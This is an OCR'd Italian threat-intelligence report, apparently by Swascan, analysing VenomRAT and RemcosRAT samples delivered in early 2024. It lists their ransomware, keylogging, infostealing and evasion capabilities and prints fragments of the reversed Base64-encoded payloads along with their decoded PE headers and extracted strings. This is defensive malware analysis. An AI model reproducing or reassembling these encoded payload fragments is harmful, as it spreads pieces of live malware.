Swascan
TINEXTA GROUP

VenomRAT e RemcosRAT:


Update Febbraio 2024

Elementi importanti dell'analisi


- Malware delivery recente (Gennaio e Febbraio 2024)
- Threats distribuiti in forma codificata Base64 + Text reversed
- Sviluppo .NET di VenomRAT
- Modulo Ransomware di VenomRAT
- Moduli di keylogging, clipboard logging
- Security tools evasion
- Browsers infostealers
- Windows Defender evasion e termination
- Malicious persistence
- Spam e-mail sending
- Anti-debugging e anti-dumping (e network monitoring evasion, nella fattispecie WireShark)
- Sviluppo C++ di RemcosRAT
- RumpeDLL (libreria DLL di RATs execution)
- IP pubblico di malware delivery con porte e servizi critici esposti
- Ricompilazione di RemcosRAT nel Novembre 2023

Introduzione

Tra Gennaio e Febbraio 2024 sono stati individuati i seguenti caricamenti di configurations di VenomRAT e RemcosRAT e la libreria di process killing RumpeDLL verso l'host **45.XX.XX.XX**.




I files relativi a VenomRAT e RemcosRAT sono in formato Reversed (testo al rovescio) + Base64.


venom.txt - Notepad
File Edit Format View Help

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAEDUAAAAMAgDgBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4TesJWblN3ch9CPK4Tej5WZk5WZwVGZ
vwDIgogP5xmYtV2czFEduVGZuVGclR2L8ACIgAiC
+8CIgACIgAiCioiI9U2ZhV3ZuFGbgACIgACIgAiCiYGZxY2YjRDNxQjNiVTO1YjI94WZr9GV5V2SjlGb
iVHcgACIgACIgAiCioiI9Umc1R3YlRXaoNmcBJ3bzNXZj9mcwBCIgACIgACIKICMuAjLw4iNi0jbvl2c
yVmdgACIgACIgAiCiMHbvJHdu92Qt42bt12bD5yc39GZul2VuQnZvN3byNWaNJSPl1WYuBCIgACIgACI
KIiMz4Wa3JSPlBXe0BCIgACIgACIKkHdpRnblRWS5xmYtV2czFGPgACIgACIK4TesJWblN3cBRnblRmb
lBXZkxDIgACIK4Tej5WZk5WZwVGZ8ACIK4jbvlGdhNWasBHch9CPgAiC
+M3ZulGd0V2Uzd3bk5Wa39CPgACIgogPlJXY3FEa0FGUn52bs9CPlVnc05jIzdmbpRHdlN1c39GZul2V
vYTMwIzLJ10Uv02bj5Cdm92cvJ3Yp1mLzFWblh2Yz9yL6AHd0hmI9Mnbs1GegUmchdXQoRXYQdmbvxGP
gACIgACIK4zczVmblJXY3FUawR2L8I3b0lmbv1kclBFIsIjVy9Gdp52bNJXZQ5jIzdmbpRHdlN1c39GZ
ul2VvYTMwIzLJ10Uv02bj5Cdm92cvJ3Yp1mLzFWblh2Yz9yL6AHd0hmI9Mnbs1GegM3cl5WZyF2dBlGc

Windows (CRLF) | Ln 1, Col 1238 | 100%


Input
GAAAQiiFEAAAC4nCAAwDvdQ2toAAA4AKIQAAAIgfqEgMqBAAfAEIKAAAN82BEAAACAoBAAgGoYgGrEAAA8QF+LgEEAAACAoC
AAADoYhCAAwCvdwCKAAAKMnJKAAAJgCcAIAMypAcAEgxyFRLKAAABgiFwBgAmInAfsiJKAAAIgCcAEg7yBHABwtcKAHABYsc
Y0iCAAQAoYBcAEgoyJQRrYiCAAACoAHABAjcwBQAgInEtoAAAEAKWAHABAhcCU2KmoAAAgAKKAAAHgiCAAQBokFZfoAAAYAK
FIRBToAAAMwbKAAACgCcAEADypAAAUAKZthCAAABoUgEFMhCAAwAvpAAAIAKwBAA3IHcAAQKyFVLKAAABgiFwBAAbInAA4tJ
D4tBAAgCochCwBAABIXEAAQAAAQAQDwBwsBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUgTYAwA
IikBAAg3AAAADAQBKyCAIYNyAUAACAAAAgEAAAAAA4QYwAAAAAAAAAAAAAAAAAAAAAAAgQAAAQAAAAAAAAAAAAAAAAAAA4AUAAAA
CAAAOAKAAAAAMAAAj9GblJnLABAAABAAAAAAAAAAAAAAAAAgDEBAAAwAAA4AgAAAAKMJAAAwYyNncuAGAAACAAAAAAAAAAAAAA
AAAAAIAAA4gQAAAAgAAAOEEVAAAAA0hXZ05CAAAAAAAAAAAAAAAgEAAACCAAAAAAAAAAAAAAAACAAAIAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAWAAOAKAAAAAAAAAAAAAAAAAAAAAAAAAAAKMJAOAIAAAAAXBgD
gRPAAAAAAAAAAAAAAAABAAAAAAAAAEAAAEAAAAAAABAAABAAUIYAIAAAAAAAAAgAAAgDADAAAAAAAAAAAAGAAAAAAAAAAABAAgAAAAA
gAAAABAAAAAAAAAAgAAAOEmTAAAAAAAAAAOAAAOIEAAATALEgAAAOAAAAAAAAAAAAGXOBBADEATAAQRQBAAAAAAAAAAJK0QDuUGZ
v1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGVh0MTBgbINnAtA4guf4AAAAAgAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAgLAA8//AAAAEAAAAMAAQqVT
1251328
1
Raw Bytes
LF
Output
MZ ÿÿ @
!This program cannot be run in DOS mode.
PE L N\ à ØB Na
@ À
ô W
H
.text TA B `.rsrc
D @@.reloc
P @ B @a H ÈÖ Þ
H N
Đ r p
(





remcos.txt - Notepad
File Edit Format View Help
Windows (CRLF)
Ln 1, Col 1
100%

Input
659456
1
Raw Bytes
LF
Output
MZ
This program cannot be run in DOS mode.
Rich
PE
.text
.rdata
.data
.tls
.gfids
.rsrc
.reloc


VenomRAT

Il sample di VenomRAT è stato sviluppato in .NET e possiede un coefficiente d'entropia generale pari a 6.05.







All'interno delle stringhe estraibili abbiamo evidenza di Base64 encoding.




Qui un riferimento ai files di debugging e deployment *Create.pdb* e *CU.pdb:*



Strings
Filter
ANSI
UTF8
Unicode
C Strings
5
Save
Search
Offset
Size
Type
String
467 0003b449 00000025 A $8a3e021c-8fd4-49cd-a9cd-4144b7d701f7
468 0003b474 00000007 A 1.0.0.0
469 0003b502 00000007 A 4.0.0.0
470 0003b55b 00000008 A 11.0.0.0
471 0003b66e 00000029 A D:\CreateVenomUser\obj\Release\Create.pdb
472 0003b6ce 0000000b A _CorExeMain
473 0003b6da 0000000b A mscoree.dll
474 0003b944 0000000f U VS_VERSION_INFO
475 0003b9a0 0000000b U VarFileInfo
476 0003b9c0 0000000b U Translation
477 0003b9e4 0000000e U StringFileInfo
478 0003ba08 00000008 U 000004b0
479 0003ba20 00000008 U Comments
480 0003ba3c 0000000b U CompanyName
481 0003ba60 0000000f U FileDescription
482 0003ba82 0000000f U CreateVenomUser
483 0003baa8 0000000b U FileVersion
484 0003bac2 00000007 U 1.0.0.0
485 0003bad8 0000000c U InternalName
486 0003baf2 0000000a U Create.exe
487 0003bb10 0000000e U LegalCopyright
488 0003bb44 00000006 U 2020
489 0003bb58 0000000f U LegalTrademarks
Close

